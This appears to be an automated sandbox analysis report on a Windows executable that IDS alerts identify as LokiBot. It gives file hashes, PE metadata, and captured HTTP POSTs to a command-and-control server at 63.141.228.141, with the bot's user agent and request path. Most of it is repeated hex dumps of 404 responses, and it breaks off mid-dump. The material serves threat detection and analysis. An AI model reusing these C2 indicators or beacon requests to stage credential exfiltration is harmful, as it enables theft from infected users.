MD5:	76afce42f708e6a32dc9d0e52f9f0336
SHA1:	d7a3d05c161bcfdafe6348d82672d011fc5b05cc
SHA256:	9e658eb8027169730ef306e2e3b145dd71c9d9f569ce7dc7c8264a0dfc114d87
SHA512:	db66f324d80d2cbe1dc9b0fd7ccdeed896ed5e4e08c4e837542d27371ab05befdb43dfb46655ef725aba3b3a6582be908da5a6d44bdde7900977520eb355e3d9
SSDEEP:	12288:jvMXXIcXoiXXIcXo0XXIcXoJ1scLjkQnoBwE6DIQ4myILwpqtIEHwtefVNOaHGCd:4/hELjeuGtZqtIEQtwOaHGC+2ZZZD/2o
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....z..... .....@.. .....@.....

File Icon

Icon Hash:	86a8b6ca9496ca9a

Static PE Info

General

Entrypoint:	0x5199aa
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60D196E2 [Tue Jun 22 07:53:06 2021 UTC]

General

TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x1179b0	0x117a00	False	0.652703467255	PGP symmetric key encrypted data - Plaintext or unencrypted data	7.17424045556	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.reloc	0x11a000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
.rsrc	0x11c000	0x11a8c	0x11c00	False	0.264510893486	data	5.50345948852	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/22/21-18:23:10.839209	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49735	80	192.168.2.4	63.141.228.141
06/22/21-18:23:10.839209	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49735	80	192.168.2.4	63.141.228.141
06/22/21-18:23:10.839209	TCP	2025381	ET TROJAN LokiBot Checkin	49735	80	192.168.2.4	63.141.228.141
06/22/21-18:23:10.839209	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49735	80	192.168.2.4	63.141.228.141
06/22/21-18:23:12.059133	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49737	80	192.168.2.4	63.141.228.141
06/22/21-18:23:12.059133	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49737	80	192.168.2.4	63.141.228.141
06/22/21-18:23:12.059133	TCP	2025381	ET TROJAN LokiBot Checkin	49737	80	192.168.2.4	63.141.228.141
06/22/21-18:23:12.059133	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49737	80	192.168.2.4	63.141.228.141
06/22/21-18:23:13.182092	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49739	80	192.168.2.4	63.141.228.141
06/22/21-18:23:13.182092	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49739	80	192.168.2.4	63.141.228.141
06/22/21-18:23:13.182092	TCP	2025381	ET TROJAN LokiBot Checkin	49739	80	192.168.2.4	63.141.228.141
06/22/21-18:23:13.182092	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49739	80	192.168.2.4	63.141.228.141
06/22/21-18:23:14.320616	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49741	80	192.168.2.4	63.141.228.141
06/22/21-18:23:14.320616	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49741	80	192.168.2.4	63.141.228.141

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/22/21-18:23:14.320616	TCP	2025381	ET TROJAN LokiBot Checkin	49741	80	192.168.2.4	63.141.228.141
06/22/21-18:23:14.320616	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49741	80	192.168.2.4	63.141.228.141

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 63.141.228.141

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49735	63.141.228.141	80	C:\Users\user\Desktop\2CW1YLhNIS.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:23:10.839209080 CEST	1229	OUT	POST /32.php/QQojJUjm8ByeT HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.141.228.141 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: C18574AA Content-Length: 190 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:23:11.658402920 CEST	1232	IN	HTTP/1.1 404 Not Found Date: Tue, 22 Jun 2021 16:23:10 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0a 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 43 43 43 43 43 43 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 63 6f 64 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 35 30 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 72 65 61 73 6f 6e 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 35 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 63 74 2d 69 6e 66 6f 2c 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 2e 72 65 61 73 6f 6e 2d 74 65 78 74 20 7b 0d 0a 20 20 Data Ascii: <!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CCCCCC; } .status-code { font-size: 500%; } .status-reason { font-size: 250%; display: block; } .contact-info, .reason-text {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49737	63.141.228.141	80	C:\Users\user\Desktop\2CW1YLhNIS.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:23:12.059133053 CEST	1348	OUT	POST /32.php/QQojJUjm8ByeT HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.141.228.141 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: C18574AA Content-Length: 190 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:23:12.893781900 CEST	1359	IN	HTTP/1.1 404 Not Found Date: Tue, 22 Jun 2021 16:23:12 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0a 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 43 43 43 43 43 43 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 63 6f 64 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 35 30 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 72 65 61 73 6f 6e 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 35 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 63 74 2d 69 6e 66 6f 2c 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2e 72 65 61 73 6f 6e 2d 74 65 78 74 20 7b 0d 0a 20 20 Data Ascii: <!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CCCCCC; } .status-code { font-size: 500%; } .status-reason { font-size: 250%; display: block; } .contact-info, .reason-text {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49739	63.141.228.141	80	C:\Users\user\Desktop\2CW1YLhNIS.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:23:13.182091951 CEST	1374	OUT	POST /32.php/QQojJUjm8ByeT HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.141.228.141 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: C18574AA Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:23:14.000350952 CEST	1388	IN	HTTP/1.1 404 Not Found Date: Tue, 22 Jun 2021 16:23:13 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0a 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 6 3 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0d 0a 20 20 20 20 20 20 2 0 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 43 43 43 43 43 43 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 63 6f 64 65 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 35 30 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 73 74 61 74 75 73 2d 72 65 61 73 6f 6e 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 32 35 30 25 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0d 0a 20 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 63 74 2d 69 6e 66 6f 2c 0d 0a 20 20 20 20 20 20 20 20 2e 72 65 61 73 6f 6e 2d 74 65 78 74 20 7b 0d 0a 20 20 Data Ascii: <!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404 Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CCCCCC; } .status-code { font-size: 500%; } .status-reason { font-size: 250%; display: block; } .contact-info, .reason-text {

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49741	63.141.228.141	80	C:\Users\user\Desktop\2CW1YLhNIS.exe

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:23:14.320616007 CEST	1400	OUT	POST /32.php/QQojJUjm8ByeT HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.141.228.141 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: C18574AA Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jun 22, 2021 18:23:15.133425951 CEST	1414	IN	HTTP/1.1 404 Not Found Date: Tue, 22 Jun 2021 16:23:14 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0a 0d 0a 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 6 3 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0d 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0d 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 